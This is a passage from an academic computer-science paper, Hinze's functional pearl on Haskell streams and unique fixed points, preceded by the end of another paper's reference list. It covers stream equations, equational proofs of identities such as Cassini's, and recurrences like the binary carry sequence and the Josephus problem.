- S. Böhme. Much ado about two. Formal proof development. In G. Klein, T. Nipkow, and L. Paulson, editors, *The Archive of Formal Proofs*. <http://afp.sf.net/entries/MuchAdoAboutTwo.shtml>, 2007b.
- A. Bove and T. Coquand. Formalising bitonic sort in type theory. In *Types for Proofs and Programs, TYPES 2004, Revised Selected Papers*, volume 3839 of *LNCS*, pages 82–97. Springer-Verlag, 2006.
- R.P. Brent and H.T. Kung. The chip complexity of binary arithmetic. In *ACM Symposium on Theory of Computing, Proceedings*, pages 190–200. ACM Press, 1980.
- N.A. Danielsson, R.J.M. Hughes, P. Jansson, and J. Gibbons. Fast and loose reasoning is morally correct. In *Principles of Programming Languages, Proceedings*, pages 206–217. ACM Press, 2006.
- N.A. Day, J. Launchbury, and J. Lewis. Logical abstractions in Haskell. In *Haskell Workshop, Proceedings*. Technical Report UU-CS-1999-28, Utrecht University, 1999.
- P. Dybjer, Q. Haiyan, and M. Takeyama. Verifying Haskell programs by combining testing, model checking and interactive theorem proving. *Information & Software Technology*, 46(15):1011–1025, 2004.
- J. Gibbons and G. Hutton. Proof methods for corecursive programs. *Fundamenta Informaticae*, 66(4):353–366, 2005.
- R. Hinze. An algebra of scans. In *Mathematics of Program Construction, Proceedings*, volume 3125 of *LNCS*, pages 186–210. Springer-Verlag, 2004.

- P. Johann and J. Voigtlander. Free theorems in the presence of *seq*. In *Principles of Programming Languages, Proceedings*, pages 99–110. ACM Press, 2004.
- S. Knowles. A family of adders. In *Computer Arithmetic, Proceedings*, pages 277–284. IEEE Press, 2001.
- D.E. Knuth. *The Art of Computer Programming*, volume 3: Sorting and Searching. Addison-Wesley, 1973.
- R.E. Ladner and M.J. Fischer. Parallel prefix computation. *Journal of the ACM*, 27(4):831–838, 1980.
- Y.-C. Lin and J.-W. Hsiao. A new approach to constructing optimal parallel prefix circuits with small depth. *Journal of Parallel and Distributed Computing*, 64(1):97–107, 2004.
- T. Lynch and E. Swartzlander. The redundant cell adder. In *Computer Arithmetic, Proceedings*, pages 165–170. IEEE Press, 1991.
- T. Nipkow, L.C. Paulson, and M. Wenzel. *Isabelle/HOL — A Proof Assistant for Higher-Order Logic*, volume 2283 of *LNCS*. Springer-Verlag, 2002.
- S.L. Peyton Jones, editor. *Haskell 98 Language and Libraries: The Revised Report*. Cambridge University Press, 2003.
- J.C. Reynolds. Types, abstraction and parametric polymorphism. In *Information Processing, Proceedings*, pages 513–523. Elsevier Science Publishers B.V., 1983.
- M. Sheeran. Finding regularity: Describing and analysing circuits that are not quite regular. In *Correct Hardware Design and Verification Methods, Proceedings*, volume 2860 of *LNCS*, pages 4–18. Springer-Verlag, 2003.
- M. Sheeran. Hardware design and functional programming: a perfect match. *Journal of Universal Computer Science*, 11(7):1135–1158, 2005.
- M. Sheeran. Searching for prefix networks to fit in a context using a lazy functional programming language. Talk at *Hardware Design and Functional Languages*, 2007.
- J. Sklansky. Conditional-sum addition logic. *IRE Transactions on Electronic Computers*, EC-9(6):226–231, 1960.
- H.S. Stone and P.M. Kogge. A parallel algorithm for the efficient solution of a general class of recurrence equations. *IEEE Transactions on Computers*, 22(8):786–793, 1973.
- P. Wadler. Theorems for free! In *Functional Programming Languages and Computer Architecture, Proceedings*, pages 347–359. ACM Press, 1989.

# Functional Pearl: Streams and Unique Fixed Points

Ralf Hinze

Computing Laboratory, University of Oxford  
Wolfson Building, Parks Road, Oxford, OX1 3QD, England  
ralf.hinze@comlab.ox.ac.uk

## Abstract

Streams, infinite sequences of elements, live in a coworld: they are given by a coinductive data type, operations on streams are implemented by corecursive programs, and proofs are conducted using coinduction. But there is more to it: suitably restricted, stream equations possess *unique solutions*, a fact that is not very widely appreciated. We show that this property gives rise to a simple and attractive proof technique essentially bringing equational reasoning to the coworld. In fact, we redevelop the theory of recurrences, finite calculus and generating functions using streams and stream operators building on the cornerstone of unique solutions. The development is constructive: streams and stream operators are implemented in Haskell, usually by one-liners. The resulting calculus or library, if you wish, is elegant and fun to use. Finally, we rephrase the proof of uniqueness using generalised algebraic data types.

**Categories and Subject Descriptors** D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.2.4 [Software/Program Verification]: correctness proofs, formal methods; D.3.2 [Programming Languages]: Language Classifications—applicative (functional) languages; F.3.1 [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs—specification techniques

**General Terms** Design, Languages, Theory, Verification

**Keywords** streams, unique fixed points, coinduction, recurrences, finite calculus, generating functions

## 1. Introduction

The cover of my favourite maths book displays a large, lonesome  $\Sigma$  imprinted in concrete (Graham et al. 1994). There is a certain beauty to it, but sure enough, when the letter first appears in the text, it is decorated with formulas. Sigma denotes summation and, traditionally, summation is a binder introducing an index variable that ranges over some set. More often than not, the index variable then appears as a subscript referring to an element of some other set or sequence. If you turn the pages of this paper, you won't find any index variables and not many subscripts though we deal with recurrences, summations and power series. Index variables and subscripts have their rôle, but often they can be avoided by treating the set or the sequence they refer to as a single entity.

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP'08. September 22–24, 2008, Victoria, BC, Canada.  
Copyright © 2008 ACM 978-1-59593-919-7/08/09... \$5.00

Manipulating a single entity is almost always simpler and more elegant than manipulating a cohort of singeltons.

However, this paper is not about style, notation or even discrete mathematics. Rather, the paper sets out to popularise a certain proof technique, and it just so happens that recurrences, summations and power series serve admirably as illustrations. The common denominator of these examples is that they are, or rather, that they can be based on *streams*, infinite sequences of elements. In a lazy functional language, such as Haskell (Peyton Jones 2003), streams are easy to define and many textbooks on Haskell reproduce the folklore examples of Fibonacci or Hamming numbers defined by recursion equations over streams. One has to be a bit careful in formulating a recursion equation basically avoiding that the sequence defined swallows its own tail. However, if this care is exercised, the equation even possesses a *unique solution*, a fact that is not very widely appreciated. Uniqueness can be exploited to prove that two streams are equal: if they satisfy the same recursion equation, then they are! We will use this technique to infer some intriguing facts about particular streams and to develop the basics of finite calculus and generating functions. Quite attractively, the resulting proofs have a strong equational flavour. Whenever applicable, we derive programs from their specifications. We also reproduce the proof of uniqueness, which, perhaps surprisingly, involves generalised algebraic data types (Hinze 2003; Peyton Jones et al. 2006) and interpreters. But we are getting ahead of the story.

The rest of the paper is structured as follows. Sec. 2 introduces the basic definitions, laws and proof techniques. Sec. 3 shows how to capture recurrences as streams and solves some recreational puzzles. Sec. 4 applies the techniques to finite calculus. Sec. 5 introduces generating functions and explains how to solve recurrences. Finally, Sec. 6 reviews related work and Sec. 7 concludes. The proof of existence and uniqueness of solutions is relegated to App. A in order not to disturb the flow.

## 2. Streams

The type of streams,  $\text{Stream } \alpha$ , is like Haskell's list data type  $[\alpha]$ , except that there is no base constructor so we cannot construct a finite stream. The *Stream* type is not an inductive type, but a *coinductive type*, whose semantics is given by a *final coalgebra* (Aczel and Mendler 1989).

```
data Stream α = Cons {head :: α, tail :: Stream α}
infixr 5 ⟨
⟨⟩ :: α → Stream α → Stream α
a ⟨ s = Cons a s
```

Streams are constructed using  $\langle$ , which prepends an element to a stream. They are destructed using *head*, which yields the first element, and *tail*, which returns the stream without the first element.

We say  $s$  is a *constant stream* iff  $tail\ s = s$ . We let  $s, t$  and  $u$  range over streams and  $c$  over constant streams.

## 2.1 Operations

Most definitions we encounter in the sequel make use of the following functions, which lift  $n$ -ary operations ( $n = 0, 1, 2$ ) to streams.

```
repeat ::  $\alpha \rightarrow Stream \alpha$ 
repeat a = s where s = a  $\prec$  s
map ::  $(\alpha \rightarrow \beta) \rightarrow (Stream \alpha \rightarrow Stream \beta)$ 
map f s = f (head s)  $\prec$  map f (tail s)
zip ::  $(\alpha \rightarrow \beta \rightarrow \gamma) \rightarrow (Stream \alpha \rightarrow Stream \beta \rightarrow Stream \gamma)$ 
zip f s t = f (head s) (head t)  $\prec$  zip f (tail s) (tail t)
```

The call `repeat 0` constructs a sequence of zeros (A000004<sup>1</sup>). Clearly, a constant stream is of the form `repeat k` for some  $k$ . We refer to `repeat` as a *parametrised stream* and to `map` and `zip` as *stream operators*.

For convenience and conciseness of notation, let us lift the arithmetic operations to streams. In Haskell, this is easily accomplished using type classes. Here is an excerpt of the necessary code.

```
instance (Num a) ⇒ Num (Stream a) where
  (+)      = zip (+)
  (-)      = zip (-)
  (*)      = zip (*)
  negate   = map negate -- unary minus
  fromInteger i = repeat (fromInteger i)
```

This instance declaration allows us, in particular, to use integer constants as streams — in Haskell, unqualified 3 abbreviates `fromInteger (3 :: Integer)`.

Using this vocabulary we can already define the usual suspects: the natural numbers (A001477), the factorial numbers (A000142), and the Fibonacci numbers (A000045).

```
nat = 0  $\prec$  nat + 1
fac = 1  $\prec$  (nat + 1) * fac
fib = 0  $\prec$  fib'
fib' = 1  $\prec$  fib' + fib
```

Note that  $\prec$  binds less tightly than  $+$ . For instance,  $0 \prec nat + 1$  is grouped  $0 \prec (nat + 1)$ . The three sequences are given by recursion equations adhering to a strict scheme: each equation defines the head and the tail of the sequence, the latter possibly in terms of the entire sequence. The Fibonacci numbers provide an example of mutual recursion: `fib'`, which denotes the tail of the sequence, refers to `fib` and vice versa. Actually, in this case mutual recursion is not necessary as a quick calculation shows:  $fib' = 1 \prec fib' + fib = (0 \prec fib') + (1 \prec fib) = fib + (1 \prec fib)$ . So, an alternative definition is

```
fib = 0  $\prec$  fib + (1  $\prec$  fib)
```

As an aside, we will use the convention that the identifier  $x'$  denotes the tail of  $x$ .

It's fun to play with the sequences. Here is a short interactive session.

```
>> fib
<0, 1, 1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144, 233, 377, 610, .. >
>> nat * nat
<0, 1, 4, 9, 16, 25, 36, 49, 64, 81, 100, 121, 144, 169, 196, 225, .. >
>> tail fib ^ 2 - fib * tail (tail fib)
<1, -1, 1, -1, 1, -1, 1, -1, 1, -1, 1, -1, 1, -1, .. >
>> tail fib ^ 2 - fib * tail (tail fib) == (-1) ^ nat
True
```

<sup>1</sup> Most if not all integer sequences defined in this paper are recorded in Sloane's On-Line Encyclopedia of Integer Sequences (Sloane). Keys of the form A<sub>n</sub>nnnnnn refer to entries in that database. Somewhat surprisingly, `repeat 0` is not A000000. Just in case you were wondering, the first sequence (A000001) lists the number of groups of order  $n$ .

The part after the prompt, `>>`, is the user's input. The result of each submission is shown in the subsequent line. This is the actual output of the Haskell interpreter; the session has been generated automatically using lhs2TeX's active features (Hinze and Löh 2008).

Obviously, we can't print out a sequence in full. The `Show` instance for `Stream` only displays the first  $n$  elements. Likewise, we can't test two streams for equality: `==` only checks whether the first  $n$  elements are equal. So, 'equality' is most useful for falsifying conjectures. For the purposes of this paper,  $n$  equals 16.

Another important operator is *interleaving* of two streams.

```
infixr 5  $\curlyvee$ 
( $\curlyvee$ ) :: Stream  $\alpha \rightarrow Stream \alpha \rightarrow Stream \alpha$ 
s  $\curlyvee$  t = head s  $\prec$  t  $\curlyvee$  tail s
```

Though the symbol is symmetric,  $\curlyvee$  is not commutative. Neither it is associative. Let's look at an example application. The above definition of the naturals is based on the unary number system. Using interleaving, we can alternatively base the sequence on the binary number system.

```
bin = 0  $\prec$  2 * bin + 1  $\curlyvee$  2 * bin + 2
```

Note that  $\curlyvee$  has lower precedence than the arithmetic operators. For instance, the right-hand side of the equation above is grouped  $0 \prec ((2 * bin + 1) \curlyvee (2 * bin + 2))$ .

Now that we have two definitions of the natural numbers, the question naturally arises as to whether they are actually equal. Reassuringly, the answer is in the affirmative. Proving the equality of streams or of stream operators is one of our main activities in the sequel. However, we postpone a proof of `nat = bin` until we have the necessary prerequisites at hand.

Finally, we can build a stream by repeatedly applying a given function to a given value.

```
iterate ::  $(\alpha \rightarrow \alpha) \rightarrow (\alpha \rightarrow Stream \alpha)$ 
iterate f a = a  $\prec$  iterate f (f a)
```

So, `iterate (+1) 0` is yet another definition of the naturals.

## 2.2 Definitions

Not every legal Haskell definition of type `Stream τ` actually defines a stream. Two simple counterexamples are `s = tail s` and `s = head s  $\prec$  tail s`. Both of them loop in Haskell; viewed as stream equations they are ambiguous. In fact, they admit infinitely many solutions: every constant stream is a solution of the first equation, every stream is a solution of the second one. This situation is undesirable from both a practical and a theoretical standpoint. Fortunately, it is not hard to restrict the syntactic form of equations so that they possess *unique solutions*. We insist that equations adhere to the following form.

```
x = h  $\prec$  t
```

where  $x$  is an identifier of type `Stream τ`,  $h$  is a constant expression of type  $\tau$ , and  $t$  is an expression of type `Stream τ` possibly referring to  $x$  or some other stream identifier in the case of mutual recursion. However, neither  $h$  nor  $t$  may involve `head x` or `tail x`.

If  $x$  is a parametrised stream or a stream operator,

```
x x1 ... xn = h  $\prec$  t
```

then  $h$  or  $t$  may use `head xi` or `tail xi` provided  $x<sub>i</sub>$  is of the right type. Furthermore,  $t$  may contain recursive calls to  $x$ , but we are not allowed to take the head or the tail of a recursive call. However, there are no further restrictions on the form of the arguments.

For a formal account of these requirements, we refer the interested reader to App. A, which contains a constructive proof that equations of this form indeed have unique solutions. Looking back, we find that the definitions we have encountered so far, including `map`, `zip` and  $\curlyvee$ , meet the requirements.

As an aside, we could relax the conditions somewhat so that

$$fib = 0 \prec 1 \prec tail\ fib + fib$$

becomes admissible. However, the gain in expressivity is modest as we can always eliminate such calls to *tail* by introducing a name for the tail. In the example above, we simply replace *tail fib* by *fib'* obtaining the two equations given in Sec. 2.1.

By the way, non-recursive definitions like

$$nat' = nat + 1$$

are unproblematic and unrestricted as they can always be inlined.

### 2.3 Laws

Since the arithmetic operations are defined point-wise, the familiar arithmetic laws also hold for streams. In proofs we will signal their use by the hint *arithmetic*.

Streams satisfy the following *extensionality* property.

$$s = head\ s \prec tail\ s$$

App. A provides a coinductive proof of this law.

Interleaving interacts nicely with lifted operations: let  $\ominus = map(\boxminus)$  and  $\oplus = zip(\boxplus)$ ,  $\boxminus$  and  $\boxplus$  arbitrary functions, then

$$\begin{array}{lll} c \vee c & = & c \\ (\ominus s) \vee (\ominus t) & = & \ominus(s \vee t) \\ (s_1 \oplus s_2) \vee (t_1 \oplus t_2) & = & (s_1 \vee t_1) \oplus (s_2 \vee t_2) \end{array}$$

A simple consequence is  $(s \vee t) + 1 = s + 1 \vee t + 1$ . The last property is called *abide law* because of the following two-dimensional way of writing the law, in which the two operators are written either *above* or *beside* each other.

$$\begin{array}{ccc} s_1 & \oplus & s_2 \\ \vee & & \vee \\ t_1 & \oplus & t_2 \end{array} = \begin{array}{ccc} s_1 & & s_2 \\ \vee & \oplus & \vee \\ t_1 & & t_2 \end{array}$$

The two-dimensional arrangement is originally due to Hoare, the catchy name is due to Bird.

### 2.4 Proofs

In Sec. 2.2 we have planted the seeds by restricting the syntactic form of equations so that they possess unique solutions. It is now time to reap the harvest. If  $s = \phi\ s$  is an admissible equation, we denote its unique solution by *fix*  $\phi$ . (The equation implicitly defines a function in  $s$ . A solution of the equation is a fixed point of this function and vice versa.) The fact that the solution is unique is captured by the following universal property.

$$fix\ \phi = s \iff \phi\ s = s$$

Read from left to right it states that *fix*  $\phi$  is indeed a solution of  $x = \phi\ x$ . Read from right to left it asserts that any solution is equal to *fix*  $\phi$ . So, if we want to prove  $s = t$  where  $s = fix\ \phi$ , then it suffices to show that  $\phi\ t = t$ .

As a first example, let us prove an earlier claim, namely, that a constant stream is of the form *repeat*  $k$  for some  $k$ .

$$\begin{array}{ll} c & \\ = & \{ \text{extensionality} \} \\ head\ c \prec tail\ c & \\ = & \{ c \text{ is constant} \} \\ head\ c \prec c & \end{array}$$

Consequently,  $c$  equals the unique solution of  $x = head\ c \prec x$ , which by definition is *repeat* (*head*  $c$ ).

That was easy. The next proof is not much harder: we show that  $nat = 2 * nat \vee 2 * nat + 1$ .

$$\begin{aligned} & 2 * nat \vee 2 * nat + 1 \\ = & \{ \text{definition of } nat \} \\ & 2 * (0 \prec nat + 1) \vee 2 * nat + 1 \\ = & \{ \text{arithmetic} \} \\ & (0 \prec 2 * nat + 2) \vee 2 * nat + 1 \\ = & \{ \text{definition of } \vee \} \\ & 0 \prec 2 * nat + 1 \vee 2 * nat + 2 \\ = & \{ \text{arithmetic} \} \\ & 0 \prec (2 * nat \vee 2 * nat + 1) + 1 \end{aligned}$$

Inspecting the second but last term, we note that the result implies  $nat = 0 \prec 2 * nat + 1 \vee 2 * nat + 2$ , which in turn proves  $nat = bin$ .

Now, if both  $s$  and  $t$  are given as fixed points,  $s = fix\ \phi$  and  $t = fix\ \psi$ , then there are at least four possibilities to prove  $s = t$ :

$$\begin{array}{lll} \phi(\psi\ s) = \psi\ s & \implies & \psi\ s = s \\ \psi(\phi\ t) = \phi\ t & \implies & \phi\ t = t \implies s = t \end{array}$$

We may be lucky and establish one of the equations. Unfortunately, there is no success guarantee. The following approach is often more promising. We show  $s = \chi\ s$  and  $\chi\ t = t$ . If  $\chi$  has a unique fixed point, then  $s = t$ . The point is that we discover the function  $\chi$  on the fly during the calculation. Proofs in this style are laid out as follows.

$$\begin{array}{ll} s & \\ = & \{ \text{why?} \} \\ \chi\ s & \\ \subset & \{ x = \chi\ x \text{ has a unique solution} \} \\ \chi\ t & \\ = & \{ \text{why?} \} \\ t & \end{array}$$

The symbol  $\subset$  is meant to suggest a link connecting the upper and the lower part. Overall, the proof establishes that  $s = t$ .

Let us illustrate the technique by proving *Cassini's identity*:  $fib'^{\wedge} 2 - fib * fib'' = (-1)^{\wedge} nat$  where  $fib'' = tail\ fib' = fib' + fib$ .

$$\begin{aligned} & fib'^{\wedge} 2 - fib * fib'' \\ = & \{ \text{definition of } fib'' \text{ and arithmetic} \} \\ & fib'^{\wedge} 2 - (fib * fib' + fib^{\wedge} 2) \\ = & \{ \text{definition of } fib \text{ and } fib' \} \\ & 1 \prec (fib''^{\wedge} 2 - (fib' * fib'' + fib'^{\wedge} 2)) \\ = & \{ fib'' - fib' = fib \text{ and arithmetic} \} \\ & 1 \prec (-1) * (fib'^{\wedge} 2 - fib * fib'') \\ \subset & \{ x = 1 \prec (-1) * x \text{ has a unique solution} \} \\ & 1 \prec (-1) * (-1)^{\wedge} nat \\ = & \{ \text{arithmetic} \} \\ & (-1)^{\wedge} 0 \prec (-1)^{\wedge} (nat + 1) \\ = & \{ \text{definition of } nat \text{ and arithmetic} \} \\ & (-1)^{\wedge} nat \end{aligned}$$

When reading  $\subset$ -proofs, it is easiest to start at both ends working towards the link. Each part follows a typical pattern, which we will see time and time again: starting with  $e$  we unfold the definitions obtaining  $e_1 \prec e_2$ ; then we try to express  $e_2$  in terms of  $e$ .

So far, we have been concerned with proofs about streams. However, the proof techniques apply equally well to parametric streams or stream operators! As an example, let us prove the second  $\vee$ -law by showing  $f = g$  where

$$f\ s\ t = \ominus s \vee \ominus t \quad \text{and} \quad g\ s\ t = \ominus(s \vee t)$$

The proof is straightforward involving only bureaucratic steps.

$$\begin{aligned}
& f \ a \ b \\
= & \quad \{ \text{definition of } f \} \\
& \ominus a \ \forall \ominus b \\
= & \quad \{ \text{definition of } \forall \text{ and } \ominus = map(\ominus) \} \\
& \ominus head \ a \prec \ominus b \ \forall \ominus tail \ a \\
= & \quad \{ \text{definition of } f \} \\
& \ominus head \ a \prec f \ b \ (tail \ a) \\
\subset & \quad \{ x \ s \ t = \ominus head \ s \prec x \ t \ (tail \ s) \text{ has a unique solution} \} \\
& \ominus head \ a \prec g \ b \ (tail \ a) \\
= & \quad \{ \text{definition of } g \} \\
& \ominus head \ a \prec \ominus(b \ \forall \ tail \ a) \\
= & \quad \{ \ominus = map(\ominus) \text{ and definition of } \forall \} \\
& \ominus(a \ \forall \ b) \\
= & \quad \{ \text{definition of } g \} \\
& g \ a \ b
\end{aligned}$$

In the sequel, we usually leave the two functions implicit sparing ourselves two rolling and two unrolling steps. On the downside, this makes the common pattern around the link more difficult to spot.

A popular benchmark for the effectiveness of proof methods for corecursive programs is the *iterate* fusion law (Gibbons and Hutton 2005), which amounts to the free theorem of  $(\alpha \rightarrow \alpha) \rightarrow (\alpha \rightarrow Stream \alpha)$ .

$$map \ h \cdot iterate \ f_1 = iterate \ f_2 \cdot h \iff h \cdot f_1 = f_2 \cdot h$$

The ‘unique fixed-point proof’ is short and sweet; it compares favourably to the ones given by Gibbons and Hutton (2005).

$$\begin{aligned}
& map \ h \ (iterate \ f_1 \ a) \\
= & \quad \{ \text{definition of } iterate \text{ and } map \} \\
& h \ a \prec map \ h \ (iterate \ f_1 \ (f_1 \ a)) \\
\subset & \quad \{ x \ a = h \ a \prec x \ (f_1 \ a) \text{ has a unique solution} \} \\
& h \ a \prec iterate \ f_2 \ (h \ (f_1 \ a)) \\
= & \quad \{ \text{assumption: } h \cdot f_1 = f_2 \cdot h \} \\
& h \ a \prec iterate \ f_2 \ (f_2 \ (h \ a)) \\
= & \quad \{ \text{definition of } iterate \} \\
& iterate \ f_2 \ (h \ a)
\end{aligned}$$

Interestingly, the linking equation  $g \ a = h \ a \prec g \ (f_1 \ a)$  corresponds to the *unfold* operator, which captures a common recursion pattern of stream-producing functions, see App. A.3.

The fusion law implies  $map \ f \cdot iterate \ f = iterate \ f \cdot f$ , which is the key for proving  $nat = iterate \ (+1) 0$ .

$$\begin{aligned}
& iterate \ (+1) 0 \\
= & \quad \{ \text{definition of } iterate \} \\
& 0 \prec iterate \ (+1) 1 \\
= & \quad \{ \text{iterate fusion law: } h = f_1 = f_2 = (+1) \} \\
& 0 \prec iterate \ (+1) 0 + 1
\end{aligned}$$

### 3. Recurrences ( $\prec$ , $\forall$ )

Using  $\prec$  and  $\forall$  we can easily capture recurrences: the sequence defined by  $a_0 = k$  and  $a_{n+1} = f(a_n)$  becomes the stream equation  $a = k \prec map \ f \ a$ ; likewise, the sequence given by  $a_0 = k$ ,  $a_{2n+1} = f(a_n)$  and  $a_{2n+2} = g(a_n)$  becomes  $a = k \prec map \ f \ a \ \forall \ map \ g \ a$ . The point of this paper is that a stream is easier to manipulate than a recurrence because a stream

is a single entity, often defined by a single equation. Nonetheless, you may want to keep the correspondence in mind when studying the following examples.

#### 3.1 Bit fiddling

To familiarise ourselves with the notation, let us tackle some easy problems first. How can we characterise the pots, the powers of two (A036987)? Clearly, 1 is a pot (we only consider positive numbers); the even number  $2n$  is a pot, if  $n$  is; an odd number greater than 1 is not one.

$$pot = True \prec pot \ \forall \ repeat \ False$$

Using a similar approach we can characterise the most significant bit of a positive number ( $0 \prec msb$  is A053644).

$$msb = 1 \prec 2 * msb \ \forall \ 2 * msb$$

Put differently,  $msb$  is the largest pot less than or equal to  $nat'$ . (Here we lift relations, “ $x$  and  $y$  are related by  $R$ ”, to streams.)

Another example along these lines is the 1s-counting sequence (A000120), also known as the *binary weight*. The binary representation of the even number  $2n$  has the same number of 1s as  $n$ ; the odd number  $2n + 1$  has one 1 more. Hence, the sequence satisfies  $ones = ones \ \forall \ ones + 1$ . Adding two initial values, we can turn the property into a definition.

$$\begin{aligned}
ones &= 0 \prec ones' \\
ones' &= 1 \prec ones' \ \forall \ ones' + 1
\end{aligned}$$

It is important to note that  $x = x \ \forall \ x + 1$  does not have a unique solution. However, all solutions are of the form  $ones + c$ .

Let’s inspect the sequences.

$$\begin{aligned}
& \gg msb \\
& <1, 2, 2, 4, 4, 4, 8, 8, 8, 8, 8, 8, 16, \dots > \\
& \gg nat' - msb \\
& <0, 0, 1, 0, 1, 2, 3, 0, 1, 2, 3, 4, 5, 6, 7, 0, \dots > \\
& \gg ones \\
& <0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, \dots >
\end{aligned}$$

The sequence  $nat' - msb$  (A053645) exhibits a nice pattern; it describes the distance to the largest pot less than or equal to  $nat'$ .

#### 3.2 Binary carry sequence

Here is a sequence that every computer scientist should know: the *binary carry sequence* or *ruler function* (A007814).

$$carry = 0 \ \forall \ carry + 1$$

(The form of the equation does not quite meet the requirements. We allow ourselves some liberty as a simple unfolding turns it into an admissible form:  $carry = 0 \prec carry + 1 \ \forall \ 0$ . The unfolding works as long as the the first argument of  $\forall$  is a sequence defined elsewhere.) The sequence gives the exponent of the largest pot dividing  $nat'$ , that is, the number of trailing zeros in the binary representation. In other words, it specifies the running time of the binary increment.

There is also an intriguing connection to infinite binary trees. Consider the following definition.

$$\begin{aligned}
turn \ 0 &= [] \\
turn \ (n + 1) &= turn \ n + [n] + turn \ n
\end{aligned}$$

The call  $turn \ n$  yields the heights of the nodes of a perfect binary tree of depth  $n$ . Now, imagine traversing an infinite binary tree starting at the leftmost leaf: visit the current node, visit its finite right subtree and then continue with its parent — the tree has no root, it extends infinitely upwards. The following parametrised stream captures the traversal.

$$tree \ n = n \prec turn \ n \prec tree \ (n + 1)$$

where  $\ll$  prepends a list to a sequence.

$$\begin{aligned} \text{infixr } 5 \ll \\ (\ll) &:: [\alpha] \rightarrow Stream \alpha \rightarrow Stream \alpha \\ [] \ll s &= s \\ (a : as) \ll s &= a \prec (as \ll s) \end{aligned}$$

Here is the punch line:  $tree\ 0$  also yields the binary carry sequence!

Turning to the proof, let us try the obvious: we show that  $tree\ 0$  satisfies the equation  $x = 0 \vee x + 1$ .

$$\begin{aligned} 0 \vee tree\ 0 + 1 \\ = &\quad \{ \text{definition of } \vee \} \\ 0 \prec tree\ 0 + 1 \vee 0 \\ = &\quad \{ \text{proof obligation, see below} \} \\ 0 \prec tree\ 1 \\ = &\quad \{ \text{definition of } tree \text{ and } turn \} \\ tree\ 0 \end{aligned}$$

We are left with the proof obligation  $tree\ 1 = tree\ 0 + 1 \vee 0$ . With some foresight, we generalise to  $tree\ (k + 1) = tree\ k + 1 \vee 0$ . The  $\sqsubset$ -proof below makes essential use of the *mixed abide law*: if  $\text{length } x = \text{length } y$ , then

$$(x \ll s) \vee (y \ll t) = (x \vee y) \ll (s \vee t)$$

where  $\vee$  in  $x \vee y$  denotes interleaving of two lists of the same length. Noting that  $\text{length } (turn\ n) = 2^n - 1$ , we reason (*replicate* is abbreviated by *rep*)

$$\begin{aligned} tree\ (k + 1) \\ = &\quad \{ \text{definition of } tree \} \\ k + 1 \prec turn\ (k + 1) \ll tree\ (k + 2) \\ \sqsubset &\quad \{ x \text{ } n = n + 1 \prec turn\ (n + 1) \ll x \text{ } (n + 1) \text{ has a u. s.} \} \\ k + 1 \prec turn\ (k + 1) \ll (tree\ (k + 1) + 1 \vee 0) \\ = &\quad \{ \text{proof obligation, see below} \} \\ k + 1 \prec (rep\ 2^k 0 \vee turn\ k + 1) \ll (tree\ (k + 1) + 1 \vee 0) \\ = &\quad \{ \text{definition of } \vee \text{ and definition of } \ll \} \\ ((k + 1 : turn\ k + 1) \vee rep\ 2^k 0) \ll (tree\ (k + 1) + 1 \vee 0) \\ = &\quad \{ \text{mixed abide law} \} \\ ((k + 1 : turn\ k + 1) \ll tree\ (k + 1) + 1) \vee (rep\ 2^k 0 \ll 0) \\ = &\quad \{ \text{arithmetic and definition of } \ll \} \\ (k \prec turn\ k \ll tree\ (k + 1)) + 1 \vee 0 \\ = &\quad \{ \text{definition of } tree \} \\ tree\ k + 1 \vee 0 \end{aligned}$$

It remains to show the finite version of the proof obligation:  $turn\ (k + 1) = replicate\ 2^k 0 \vee turn\ k + 1$ . We omit the straightforward induction, which relies on an abide law for lists.

### 3.3 Fractal sequences

The sequence *pot* and the 1s-counting sequence are examples of *fractal* or *self-similar* sequences: a subsequence is identical to the entire sequence. Another fractal sequence is A025480.

$$frac = nat \vee frac$$

This sequence contains infinitely many copies of the natural numbers. The distance between equal numbers grows exponentially,  $2^n$ , as we progress to the right. Like *carry*, *frac* is related to divisibility:

$$god = 2 * frac + 1$$

is the greatest odd divisor of  $nat' = 2 * nat + 1 \vee 2 * nat + 2$ : The greatest odd divisor of an odd number,  $2 * nat + 1$ , is the number

itself; the greatest odd divisor of an even number,  $2 * nat + 2$ , is the *god of  $nat'$* .

Now, recall that  $2^\infty \text{carry}$  is the largest power of two dividing  $nat'$ . Putting these observations together, we have

$$2^\infty \text{carry} * god = nat'$$

The proof is surprisingly straightforward.

$$\begin{aligned} 2^\infty \text{carry} * god \\ = &\quad \{ \text{definition of } carry \text{ and } god \} \\ 2^\infty (0 \vee carry + 1) * (2 * nat + 1 \vee god) \\ = &\quad \{ \text{arithmetic and abide law} \} \\ 2 * nat + 1 \vee 2^\infty \text{carry} * god \\ \sqsubset &\quad \{ x = 2 * nat + 1 \vee 2 * x \text{ has a unique solution} \} \\ 2 * nat + 1 \vee 2 * (nat + 1) \\ = &\quad \{ \text{arithmetic} \} \\ 2 * nat + 1 \vee 2 * nat + 2 \\ = &\quad \{ \text{property of } nat', \text{ see above} \} \\ nat' \end{aligned}$$

### 3.4 Josephus problem

Our final example is a variant of the *Josephus problem* (Graham et al. 1994, Sec. 1.3). Imagine  $n$  people numbered 1 to  $n$  forming a circle. Every second person is killed until only one survives. Our task is to determine the survivor's number.

Now, if there is only one person, then this person survives. For an even number of persons the martial process starts as follows: 1 2 3 4 5 6 becomes 1 2 3 4 5 Ø. Renumbering 1 3 5 to 1 2 3, we observe that if  $i$  is killed in the sequence of first-round survivors, then  $2i - 1$  is killed in the original sequence. Likewise for odd numbers: 1 2 3 4 5 6 7 becomes 1 2 3 4 5 Ø 7 — since the number is odd, the first person is killed, as well. Renumbering 3 5 7 to 1 2 3, we observe that if  $i$  is killed in the remaining sequence, then  $2i + 1$  is killed in the original sequence.

$$jos = 1 \prec 2 * jos - 1 \vee 2 * jos + 1$$

It's quite revealing to inspect the sequence.

$$\begin{aligned} \gg jos \\ <1, 1, 3, 1, 3, 5, 7, 1, 3, 5, 7, 9, 11, 13, 15, 1, \dots> \\ \gg (jos - 1) / 2 \\ <0, 0, 1, 0, 1, 2, 3, 0, 1, 2, 3, 4, 5, 6, 7, 0, \dots> \end{aligned}$$

